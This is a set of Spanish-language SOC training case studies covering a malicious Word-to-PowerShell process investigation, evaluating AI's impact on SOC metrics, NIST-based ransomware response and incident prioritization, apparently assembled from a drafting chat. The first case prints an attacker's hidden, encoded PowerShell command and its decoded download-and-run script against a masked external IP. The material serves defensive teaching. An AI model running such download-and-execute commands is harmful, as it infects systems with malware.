2.1.5.1 CASO PRÁCTICO: INVESTIGACIÓN DE UN PROCESO MALICIOSO EN WINDOWS

La monitorización de procesos constituye una de las capacidades más importantes de cualquier Centro de Operaciones de Seguridad. Cada programa que se ejecuta en un sistema operativo deja un conjunto de evidencias relacionadas con su creación, los procesos que genera, la memoria que utiliza, los archivos a los que accede y las conexiones de red que establece. La correlación de toda esta información permite reconstruir con gran precisión la actividad realizada por un atacante.

En la práctica, la mayoría de los incidentes no comienzan con una alerta crítica. Lo habitual es que el SOC reciba una única alerta de gravedad media que, analizada de forma aislada, podría incluso parecer un falso positivo. Es precisamente la capacidad del analista para relacionar distintos eventos la que permite transformar una alerta aparentemente rutinaria en la detección temprana de un compromiso real.

El siguiente caso reproduce una investigación basada en un escenario habitual en organizaciones que utilizan Microsoft Windows como estación de trabajo corporativa.

Escenario

A las **09:18 horas**, el sistema EDR instalado en el equipo **PC-VENTAS-014** genera una alerta clasificada como **Medium Severity**.

El aviso indica que **Microsoft Word ha iniciado un proceso PowerShell utilizando parámetros codificados**.

El usuario del equipo afirma haber abierto un documento recibido por correo electrónico unos minutos antes y no haber observado ningún comportamiento anómalo.

Aunque la ejecución de PowerShell desde Word puede producirse en determinadas tareas administrativas, esta combinación constituye uno de los patrones más frecuentes en campañas de phishing con documentos ofimáticos maliciosos.

El analista de Nivel 1 inicia la investigación.

Objetivos del caso

Al finalizar este ejercicio el lector será capaz de:

- Interpretar un árbol de procesos en Windows.
- Identificar relaciones padre-hijo anómalas.

- Analizar la línea de comandos de un proceso.
- Correlacionar eventos del sistema operativo con actividad de red.
- Decidir cuándo debe aislarse un equipo comprometido.

Cronología del incidente

Hora	Evento
09:18	El EDR detecta la creación de PowerShell desde WINWORD.EXE.
09:20	El analista revisa el árbol de procesos.
09:24	Se identifica una descarga desde Internet.
09:27	El equipo es aislado mediante el EDR.
09:34	Se inicia la adquisición de evidencias.
09:52	Se confirma la ejecución de malware.

Figura 2.X. Cronología de la investigación realizada por el SOC.

Análisis inicial

La primera tarea consiste en reconstruir el árbol de procesos generado durante la ejecución del documento.

```
Usuario
   |
explorer.exe
   |
WINWORD.EXE
Documento recibido por correo
   |
powershell.exe -EncodedCommand
   |
cmd.exe
   |
C:\Users\Public\svchost.exe
```

Figura 2.X. Árbol de procesos observado durante la investigación.

La secuencia resulta claramente anómala.

En un uso habitual de Microsoft Office no es frecuente que un documento lance PowerShell y, mucho menos, que éste invoque posteriormente el intérprete de comandos para ejecutar un archivo almacenado en un directorio de usuario.

El analista decide revisar individualmente cada proceso.

Revisión de procesos

PID	Proceso	Proceso padre	Ruta de ejecución	Valoración
2140	WINWORD.EXE	explorer.exe	C:\Program Files\ Microsoft Office	Legítimo
3224	powershell.exe	WINWORD. EXE	C:\Windows\Sys-tem32	Sospechoso
3318	cmd.exe	powershell. exe	C:\Windows\Sys-tem32	Anómalo
3472	svchost.exe	cmd.exe	C:\Users\Public	Malicioso

Tabla 2.X. Procesos implicados en el incidente.

La atención del analista se centra inmediatamente sobre el último proceso.

Aunque **svchost.exe** es un componente legítimo de Windows, únicamente debería ejecutarse desde:

```
C:\Windows\System32\
```

La existencia de un ejecutable con el mismo nombre dentro del directorio **Users\Public** constituye un claro intento de suplantación destinado a pasar desapercibido durante una revisión superficial.

Análisis de la línea de comandos

El siguiente paso consiste en revisar la línea completa de comandos registrada por el EDR.

```
powershell.exe
-ExecutionPolicy Bypass
-WindowStyle Hidden
-EncodedCommand SQBtAHAAbwByAHQALQ...
```

Tres elementos llaman inmediatamente la atención del analista.

En primer lugar, el parámetro **ExecutionPolicy Bypass**, utilizado para evitar determinadas restricciones de ejecución.

En segundo lugar, **WindowStyle Hidden**, que impide mostrar una ventana visible al usuario.

Finalmente, el uso de **EncodedCommand**, empleado para ocultar el contenido real del script.

Tras decodificar la cadena Base64 se obtiene el siguiente contenido:

```
Invoke-WebRequest http://185.xxx.xxx.xxx/update.exe

Start-Process update.exe
```

El script descarga un ejecutable remoto y lo ejecuta inmediatamente.

En este momento la probabilidad de encontrarse ante un compromiso real aumenta considerablemente.

Correlación con la actividad de red

El firewall perimetral registra, pocos segundos después, una conexión HTTPS iniciada desde el mismo equipo.



Figura 2.X. Correlación entre el proceso PowerShell y la conexión de red.

La coincidencia temporal entre la ejecución del script y la descarga del archivo refuerza la hipótesis de una infección iniciada mediante un documento ofimático.

Evidencias recopiladas

Durante la investigación se identifican las siguientes evidencias.

Evidencia	Resultado
Documento recibido por correo	Localizado
Macro VBA	Confirmada
PowerShell codificado	Confirmado
Descarga de ejecutable	Confirmada
Persistencia en el sistema	Pendiente de análisis
Movimiento lateral	No observado

Tabla 2.X. Evidencias obtenidas durante la investigación.

Toma de decisiones

En este momento del incidente todavía no existen evidencias de propagación hacia otros equipos.

El responsable del SOC decide aplicar una contención limitada para preservar las evidencias sin afectar innecesariamente al resto de la organización.

Las acciones ejecutadas son las siguientes:

- aislamiento inmediato del equipo mediante el EDR;
- finalización del proceso malicioso;
- captura de memoria RAM;
- copia del documento recibido;
- obtención del hash SHA-256 del ejecutable descargado;
- incorporación del hash a la lista de bloqueo del EDR.

Esta actuación permite conservar las evidencias necesarias para el análisis forense posterior y evita una posible propagación del malware.

Reconstrucción del ataque

La investigación completa permite reconstruir la secuencia seguida por el atacante.



Figura 2.X. Cadena completa de ejecución del malware.

La rápida actuación del analista impidió que el malware alcanzara fases posteriores de la cadena de ataque, como el robo de credenciales o el movimiento lateral.

Indicadores de compromiso identificados

Indicador	Relevancia
WINWORD.EXE inicia PowerShell	Alta
Uso de comandos codificados	Alta
PowerShell oculto	Alta
Descarga desde dirección IP externa	Muy alta
Ejecución desde Users\Public	Crítica
Archivo denominado svchost.exe fuera de System32	Crítica

Tabla 2.X. Principales indicadores de compromiso detectados durante el análisis.

Lecciones aprendidas

Este caso demuestra que una alerta individual rara vez proporciona suficiente contexto para confirmar un incidente de seguridad. La verdadera capacidad analítica del Blue Team reside en correlacionar múltiples fuentes de información procedentes del sistema operativo, del EDR y de la infraestructura de red.

El árbol de procesos permitió identificar una relación padre-hijo incompatible con el comportamiento habitual de Microsoft Office. El análisis de la línea de comandos reveló el uso de técnicas habituales de evasión mediante PowerShell codificado. Finalmente, la correlación con los registros del firewall confirmó la descarga de un ejecutable desde un servidor externo, proporcionando la evidencia necesaria para declarar el incidente y activar las medidas de contención.

Este tipo de investigación constituye uno de los ejemplos más representativos del trabajo diario de un analista SOC y pone de manifiesto la importancia de comprender en profundidad el funcionamiento interno de los procesos, la memoria y el sistema de archivos descritos en los apartados anteriores.

Buena práctica

Registrar el **Event ID 4688** con la línea completa de comandos, junto con la telemetría del EDR y los registros del firewall, proporciona una visibilidad excelente sobre la ejecución de procesos y facilita la reconstrucción cronológica de un incidente.

Error frecuente

Limitar el análisis al nombre del ejecutable. Los atacantes utilizan con frecuencia nombres idénticos a procesos legítimos del sistema operativo. La ruta de ejecución, el proceso padre, la firma digital, la línea de comandos y las conexiones de red asociadas ofrecen mucha más información que el nombre del archivo por sí solo.

El siguiente caso práctico encaja de forma natural tras el apartado **6.9.3. Métricas de eficacia**, cerrando el capítulo con un ejemplo en el que la organización evalúa objetivamente si la incorporación de IA ha mejorado realmente el rendimiento del SOC. Esto enlaza directamente con la idea principal del capítulo: la IA debe medirse por los resultados obtenidos y no por el grado de automatización alcanzado.

6.9.4.1 CASO PRÁCTICO: EVALUACIÓN DEL IMPACTO DE LA IA EN EL RENDIMIENTO DE UN SOC MEDIANTE MÉTRICAS DE EFICACIA

Tras varios meses utilizando asistentes de inteligencia artificial para el triaje de alertas y la automatización parcial de determinadas tareas, la dirección de seguridad solicita una evaluación objetiva del proyecto. Aunque la percepción general del equipo es positiva, resulta necesario determinar si la inversión realizada ha producido mejoras medibles en la operación diaria del Centro de Operaciones de Seguridad.

Uno de los errores más frecuentes en este tipo de iniciativas consiste en medir únicamente indicadores de actividad, como el número de alertas procesadas automáticamente o la cantidad de consultas realizadas al asistente. Estas métricas describen el uso de la tecnología, pero no permiten determinar si la capacidad de detección, la rapidez de respuesta o la calidad de las investigaciones han mejorado realmente.

En este caso práctico se analiza cómo un SOC compara su rendimiento antes y después de incorporar herramientas de inteligencia artificial utilizando indicadores operativos y cualitativos.

Escenario

Durante los últimos seis meses, una empresa multinacional ha desplegado las siguientes capacidades:

- asistente de IA para el triaje inicial;
- agente basado en MCP para consultar distintas herramientas;
- automatización mediante SOAR de determinadas acciones de bajo riesgo;
- generación automática de informes preliminares.

La dirección solicita una revisión completa para decidir si la automatización debe ampliarse a nuevos procesos.

Objetivos del caso

Al finalizar este ejercicio el lector será capaz de:

- Seleccionar métricas adecuadas para evaluar un SOC.
- Interpretar indicadores de rendimiento.
- Analizar el impacto real de la IA.
- Detectar mejoras aparentes que esconden problemas operativos.
- Diseñar un cuadro de mando para evaluar proyectos de automatización.

Proceso de evaluación

Fase	Actividad
1	Recopilación de métricas históricas.
2	Comparación con el periodo posterior a la implantación.
3	Análisis de tendencias.
4	Entrevistas con los analistas.
5	Elaboración del informe ejecutivo.

Tabla 6.X. Fases de la evaluación.

Indicadores analizados

El SOC selecciona varios indicadores representativos.

Métrica	Antes de la IA	Después de la IA
MTTT (min)	24	9
MTTR (min)	118	71
Alertas procesadas por analista/día	145	228
Falsos positivos revisados manualmente	81 %	37 %
Casos escalados al Nivel 2	42 %	29 %

Tabla 6.X. Comparativa de indicadores operativos.

La reducción del tiempo medio de triaje confirma una mejora significativa en la fase inicial de investigación.

Evolución del flujo operativo



Figura 6.X. Comparación del flujo operativo antes y después de la incorporación de IA.

La automatización elimina parte del trabajo repetitivo previo al análisis.

Evaluación cualitativa

Además de los indicadores numéricos, el responsable del SOC entrevista a los analistas.

Pregunta	Resultado
¿Confía en las recomendaciones de la IA?	Alta.
¿Reduce trabajo repetitivo?	Sí.
¿Ha mejorado la calidad del análisis?	Moderadamente.
¿Sigue siendo necesaria la revisión humana?	Siempre.

Tabla 6.X. Resultados de la evaluación cualitativa.

La percepción del equipo coincide con las mejoras observadas en las métricas.

Detección de una anomalía

Durante la revisión aparece un dato inesperado.

Aunque el tiempo medio de triaje ha disminuido considerablemente, el porcentaje de incidentes reabiertos durante el mes posterior aumenta ligeramente respecto al periodo anterior.

El responsable del SOC decide analizar esta situación antes de ampliar la automatización.

Investigación de la causa



Figura 6.X. Relación entre velocidad de clasificación y reapertura de incidentes.

El análisis revela que determinados umbrales utilizados por el asistente resultaban demasiado permisivos.

Acciones de mejora

El equipo adopta las siguientes medidas:

- ajustar los umbrales del modelo de clasificación;
- incrementar el número de revisiones aleatorias;
- incorporar nuevos ejemplos durante el proceso de entrenamiento;
- modificar el playbook para exigir validación adicional en determinados casos;
- repetir la evaluación transcurridos tres meses.

Resultado

Tras los ajustes realizados, el tiempo medio de triaje continúa siendo muy inferior al existente antes de la implantación de la IA, mientras que la tasa de reapertura vuelve a valores similares a los registrados inicialmente.

La organización concluye que la automatización ha aportado beneficios reales, aunque únicamente después de incorporar un proceso continuo de medición y mejora.

El proyecto continúa ampliándose de forma progresiva, priorizando aquellas tareas repetitivas que presentan menor riesgo operativo.

Cuadro de mando final

Indicador	Valoración
Reducción del MTTT	Excelente.
Reducción del MTTR	Muy buena.
Disminución de falsos positivos	Muy buena.
Confianza del equipo	Alta.
Necesidad de supervisión humana	Imprescindible.

Tabla 6.X. Resumen de la evaluación del proyecto.

Lecciones aprendidas

La incorporación de inteligencia artificial a un SOC debe evaluarse utilizando métricas que reflejen mejoras reales en la capacidad operativa y no únicamente el grado de automatización alcanzado. Indicadores como el tiempo medio de triaje, el tiempo medio de respuesta, la reducción de falsos positivos o la confianza de los analistas proporcionan una visión mucho más representativa del impacto obtenido que el simple número de alertas procesadas automáticamente.

Este caso demuestra también que las métricas nunca deben interpretarse de forma aislada. Una reducción significativa del tiempo de clasificación puede parecer un éxito, pero si viene acompañada de un aumento en las reaperturas de incidentes o de una pérdida de confianza por parte del equipo, la mejora es únicamente aparente. La evaluación continua, la revisión de umbrales y la participación activa de los analistas son elementos esenciales para garantizar que la automatización contribuya realmente a aumentar la madurez del SOC, tal y como se destaca en el cierre del capítulo.

Buena práctica

Construir un cuadro de mando que combine métricas cuantitativas (MTTT, MTTR, falsos positivos, porcentaje de automatización y tiempo de resolución) con indicadores cualitativos, como la confianza del equipo, la facilidad de uso de las herramientas y la calidad percibida de las recomendaciones generadas por la IA. Revisar estos indicadores periódicamente permite detectar desviaciones antes de que afecten a la eficacia del SOC.

Error frecuente

Considerar que un proyecto de inteligencia artificial ha sido exitoso únicamente porque automatiza un elevado número de tareas. Una automatización que incrementa los errores de clasificación, reduce la confianza de los analistas o genera un exceso de verificaciones manuales puede aumentar la complejidad operativa y terminar ofreciendo un rendimiento inferior al del proceso tradicional.

hoy 16:37
sigue con el 7

El primer caso práctico del **Capítulo 7** encaja inmediatamente después del apartado **7.1.1. Marco NIST de gestión de incidentes**, ya que permite trasladar a un escenario real las cuatro fases del ciclo descritas en el texto (preparación, detección y análisis, contención-erradicación-recuperación y actividad post-incidente).

7.1.2.1 CASO PRÁCTICO: GESTIÓN DE UN INCIDENTE DE RANSOMWARE SIGUIENDO EL MARCO NIST

La respuesta ante incidentes constituye una disciplina estructurada cuyo objetivo es minimizar el impacto de un incidente de seguridad y restaurar la operatividad de la organización de forma controlada. Aunque cada incidente presenta características particulares, la experiencia demuestra que seguir un marco metodológico común reduce la improvisación y facilita la coordinación entre los distintos equipos implicados.

El marco de gestión de incidentes del NIST divide este proceso en cuatro grandes fases: preparación, detección y análisis, contención-erradicación-recuperación y actividades posteriores al incidente. Esta estructura permite abordar tanto los aspectos técnicos como los organizativos de la respuesta, garantizando que cada decisión se adopte en el momento adecuado y con la información disponible.

En este caso práctico se analiza la respuesta coordinada a un ataque de ransomware que afecta a varios servidores de una organización utilizando como referencia las fases propuestas por el NIST.

Escenario

Una empresa del sector industrial dispone de un SOC operativo las 24 horas.

La infraestructura está formada por:

- Active Directory.
- Servidores Windows y Linux.
- Plataforma SIEM.
- Solución EDR.
- Sistema de copias de seguridad.
- Equipo de Respuesta ante Incidentes (CSIRT).

A las **08:17 horas**, el SIEM genera varias alertas relacionadas con modificaciones masivas de archivos en un servidor de ficheros.

Pocos minutos después comienzan a recibirse llamadas de usuarios indicando que numerosos documentos aparecen cifrados.

El CSIRT activa el procedimiento de respuesta.

Objetivos del caso

Al finalizar este ejercicio el lector será capaz de:

- Aplicar el ciclo de respuesta definido por el NIST.
- Coordinar equipos técnicos y de gestión.
- Priorizar actuaciones durante un incidente crítico.
- Documentar las decisiones adoptadas.
- Identificar las actividades posteriores necesarias para mejorar la preparación futura.

Cronología del incidente

Hora	Evento
08:17	El SIEM detecta actividad anómala.
08:20	Usuarios informan de archivos cifrados.
08:23	Se activa el CSIRT.
08:27	Comienza la contención.
09:05	El ransomware deja de propagarse.
12:30	Se inicia la recuperación de los servicios.

Tabla 7.X. Cronología del incidente.

Fase 1. Preparación

Antes del incidente, la organización había implantado diversas medidas preventivas.

Medida	Estado
Procedimiento de respuesta	Disponible.
Inventario de activos	Actualizado.
Copias de seguridad verificadas	Sí.
Contactos de emergencia	Actualizados.
Simulacros realizados	Semestrales.

Tabla 7.X. Estado de preparación previo al incidente.

Estas medidas permiten reducir significativamente el tiempo necesario para iniciar la respuesta.

Fase 2. Detección y análisis

El SOC correlaciona varias evidencias.

Figura 7.X. Confirmación del incidente mediante correlación de evidencias.

La investigación inicial identifica la ejecución de un proceso desconocido que comienza a cifrar directorios compartidos.

Evidencias recopiladas

Fuente	Evidencia
SIEM	Incremento de eventos de modificación de archivos.
EDR	Proceso no autorizado ejecutándose.
Firewall	Conexiones hacia infraestructura externa.
Usuarios	Archivos inaccesibles.
Servidor	Notas de rescate en varios directorios.

Tabla 7.X. Evidencias obtenidas durante el análisis inicial.

La combinación de todas ellas permite confirmar rápidamente que la organización está sufriendo un ataque de ransomware.

Fase 3. Contención

El responsable del incidente decide priorizar la limitación del impacto antes de iniciar cualquier tarea de recuperación.



Figura 7.X. Secuencia de contención.

Las primeras acciones ejecutadas son:

- aislar los servidores afectados mediante el EDR;
- bloquear las conexiones con los servidores de mando y control;
- deshabilitar temporalmente las cuentas comprometidas;
- detener servicios que facilitan la propagación.

Erradicación y recuperación

Una vez contenida la amenaza, comienza la eliminación del malware y la restauración de los sistemas.

Actividad	Resultado
Eliminación del malware	Completada.
Revisión de persistencia	Sin nuevas evidencias.
Restauración desde copias de seguridad	Correcta.
Validación de integridad	Superada.
Reincorporación a producción	Gradual.

Tabla 7.X. Actividades de recuperación.

Cada servidor es validado antes de volver a integrarse en la red corporativa.

Actividades posteriores

Con la infraestructura ya operativa, el CSIRT inicia la revisión del incidente.

Las tareas realizadas incluyen:

- reconstrucción cronológica completa;
- análisis de la causa raíz;
- actualización de los procedimientos;
- incorporación de nuevos indicadores de compromiso al SIEM;
- planificación de acciones de mejora.

Flujo completo del ciclo NIST

Figura 7.X. Aplicación práctica del ciclo de gestión de incidentes.

La última fase alimenta nuevamente la preparación, cerrando el ciclo de mejora continua.

Resultado

El ransomware consiguió cifrar parcialmente dos servidores de archivos antes de ser contenido.

Gracias a la existencia de procedimientos previamente definidos, el equipo de respuesta pudo coordinarse rápidamente, contener la propagación en menos de una hora y restaurar la información desde las copias de seguridad sin necesidad de negociar con los atacantes.

La investigación posterior permitió identificar la vulnerabilidad utilizada para el acceso inicial y reforzar las medidas preventivas para evitar incidentes similares.

Lecciones aprendidas

Este caso pone de manifiesto que la eficacia de una respuesta ante incidentes depende mucho más de la preparación previa que de la rapidez con la que se ejecutan las acciones técnicas una vez iniciado el ataque. La existencia de procedimientos documentados, roles claramente definidos, copias de seguridad verificadas y mecanismos de comunicación establecidos permitió al equipo concentrarse en contener el incidente sin perder tiempo decidiendo responsabilidades o prioridades en plena crisis.

Asimismo, el ejercicio demuestra que las actividades posteriores al incidente son una parte inseparable del proceso de respuesta. Documentar lo sucedido, identificar la causa raíz, revisar los tiempos empleados en cada fase y actualizar los procedimientos transforma un incidente real en una oportunidad de aprendizaje para toda la organización, reforzando la preparación frente a futuras amenazas, tal como propone el ciclo de mejora continua del marco NIST.

Buena práctica

Mantener un plan de respuesta a incidentes actualizado, realizar simulacros periódicos y verificar regularmente las copias de seguridad y los canales de comunicación de emergencia. La preparación reduce significativamente el tiempo de respuesta cuando se produce un incidente real.

Error frecuente

Iniciar tareas de recuperación antes de confirmar que la amenaza ha sido completamente contenida y erradicada. Restaurar sistemas comprometidos sin eliminar la causa del incidente puede provocar una nueva propagación del ataque y obligar a repetir todo el proceso de recuperación.

El siguiente caso práctico encaja inmediatamente después del apartado **7.1.2. Clasificación y priorización**, donde el capítulo explica la importancia de valorar conjuntamente el impacto y la urgencia del incidente antes de asignar recursos. El objetivo es trasladar esa matriz de decisión a una situación real de un SOC.

7.1.3.1 CASO PRÁCTICO: CLASIFICACIÓN Y PRIORIZACIÓN DE UN INCIDENTE DE CIBERSEGURIDAD

Uno de los errores más habituales durante los primeros minutos de un incidente consiste en confundir la gravedad técnica de un evento con la prioridad operativa que debe recibir. Un incidente aparentemente sencillo puede requerir una respuesta inmediata si compromete un servicio crítico o existe riesgo de propagación, mientras que otro técnicamente más complejo puede admitir una respuesta planificada si permanece contenido y no afecta a procesos esenciales del negocio.

La correcta clasificación del incidente permite asignar los recursos adecuados, establecer el nivel de escalado necesario y garantizar que las decisiones posteriores se adopten de forma coherente. Tal como se desarrolla en este capítulo, la severidad debe evaluarse considerando simultáneamente el impacto potencial sobre la organización y la urgencia con la que debe actuarse.

En este caso práctico se analiza el proceso seguido por un SOC para clasificar un incidente detectado durante la jornada laboral y determinar su prioridad operativa.

Escenario

Una empresa de servicios financieros dispone de un Centro de Operaciones de Seguridad con analistas de Nivel 1, Nivel 2 y un equipo de Respuesta ante Incidentes.

Durante la misma mañana se producen tres alertas distintas:

- múltiples intentos fallidos de autenticación sobre un servidor interno;
- detección de malware en el equipo de un usuario;
- actividad anómala sobre un servidor que almacena información financiera.

Los recursos disponibles obligan a establecer un orden de actuación.

Objetivos del caso

Al finalizar este ejercicio el lector será capaz de:

- Clasificar incidentes según su impacto y urgencia.
- Priorizar la respuesta utilizando criterios objetivos.
- Justificar técnicamente una decisión de escalado.
- Optimizar la asignación de recursos del SOC.
- Documentar el proceso de priorización.

Cronología

Hora	Evento
09:05	Alerta por autenticaciones fallidas.
09:08	Detección de malware en un equipo de usuario.
09:11	Actividad anómala sobre un servidor financiero.
09:13	El coordinador del SOC inicia la clasificación.
09:18	Se establece el orden de prioridad.

Tabla 7.X. Cronología del proceso de clasificación.

Información inicial

Los analistas recopilan la información disponible.

Incidente	Activo	Situación inicial
Intentos de autenticación	Servidor interno	Sin acceso conseguido.
Malware	Equipo de usuario	Equipo aislado por el EDR.
Actividad anómala	Servidor financiero	Actividad aún en curso.

Tabla 7.X. Información inicial de los incidentes.

En esta fase todavía no existe información suficiente para determinar el alcance completo de ninguno de ellos.

Evaluación de impacto

El responsable del incidente analiza las consecuencias potenciales.

Incidente	Impacto estimado
Intentos de autenticación	Bajo.
Malware en un equipo aislado	Medio.
Servidor financiero	Muy alto.

Tabla 7.X. Evaluación del impacto potencial.

El servidor financiero soporta aplicaciones críticas para la organización, por lo que cualquier indisponibilidad tendría consecuencias operativas inmediatas.

Evaluación de la urgencia

Además del impacto, se analiza la velocidad con la que puede evolucionar cada incidente.

Incidente	Urgencia
Intentos de autenticación	Media.
Malware aislado	Baja.
Actividad en servidor financiero	Muy alta.

Tabla 7.X. Evaluación de la urgencia.

Aunque el malware detectado resulta potencialmente peligroso, el aislamiento automático realizado por el EDR reduce considerablemente el riesgo inmediato.

Matriz de priorización

	IMPACTO		
	Bajo	Medio	Alto
Urgencia			
Alta		P2	P1
Media	P3	P2	P1
Baja	P4	P3	P2

Figura 7.X. Matriz simplificada de clasificación utilizada por el SOC.

La combinación de ambos factores determina la prioridad operativa.

Decisión del coordinador

Tras completar la evaluación, el SOC establece el siguiente orden de actuación.

Prioridad	Incidente	Justificación
P1	Actividad en servidor financiero.	Alto impacto y elevada urgencia.
P2	Malware en estación de trabajo.	Controlado, pero requiere investigación.
P3	Intentos de autenticación.	Sin compromiso confirmado.

Tabla 7.X. Priorización definitiva de los incidentes.

La clasificación se comunica inmediatamente a todos los equipos implicados para coordinar la respuesta.

Distribución de recursos



Figura 7.X. Asignación de recursos tras la clasificación del incidente.

Cada equipo recibe únicamente los incidentes correspondientes a su nivel de prioridad.

Resultado

La intervención inmediata sobre el servidor financiero permite detectar un proceso malicioso antes de que consiga acceder a la base de datos principal.

Mientras tanto, el malware localizado en la estación de trabajo permanece contenido gracias al aislamiento automático aplicado por el EDR, permitiendo que la investigación se inicie posteriormente sin incrementar el riesgo para la organización.

Los intentos de autenticación son finalmente atribuidos a un proceso automatizado de inventario incorrectamente configurado.

Lecciones aprendidas

La clasificación de incidentes constituye una de las decisiones más importantes durante los primeros minutos de una respuesta. Una priorización adecuada garantiza que los recursos limitados del SOC se concentren allí donde pueden reducir de forma más eficaz el impacto sobre la organización. Tal y como se explica en este capítulo, la severidad no depende exclusivamente de la complejidad técnica del incidente, sino de la combinación entre el impacto potencial sobre el negocio y la urgencia con la que debe actuarse.

Este caso demuestra también que la clasificación debe revisarse continuamente conforme aparecen nuevas evidencias. Un incidente inicialmente catalogado como de prioridad media puede escalar rápidamente si se confirma una propagación o la afectación de activos críticos, mientras que otro aparentemente grave puede reducir su prioridad tras verificarse que las medidas automáticas de contención han limitado eficazmente su alcance.

Buena práctica

Definir una matriz de clasificación común para toda la organización, basada en criterios objetivos de impacto, urgencia, requisitos regulatorios, criticidad del activo y riesgo de propagación. Revisar la prioridad del incidente siempre que aparezcan nuevas evidencias relevantes durante la investigación.

Error frecuente

Asignar la prioridad de un incidente únicamente por la cantidad de alertas generadas o por la complejidad técnica percibida. Un elevado volumen de alertas no implica necesariamente un mayor riesgo para el negocio, del mismo modo que un único evento sobre un activo crítico puede requerir la máxima prioridad desde el primer momento.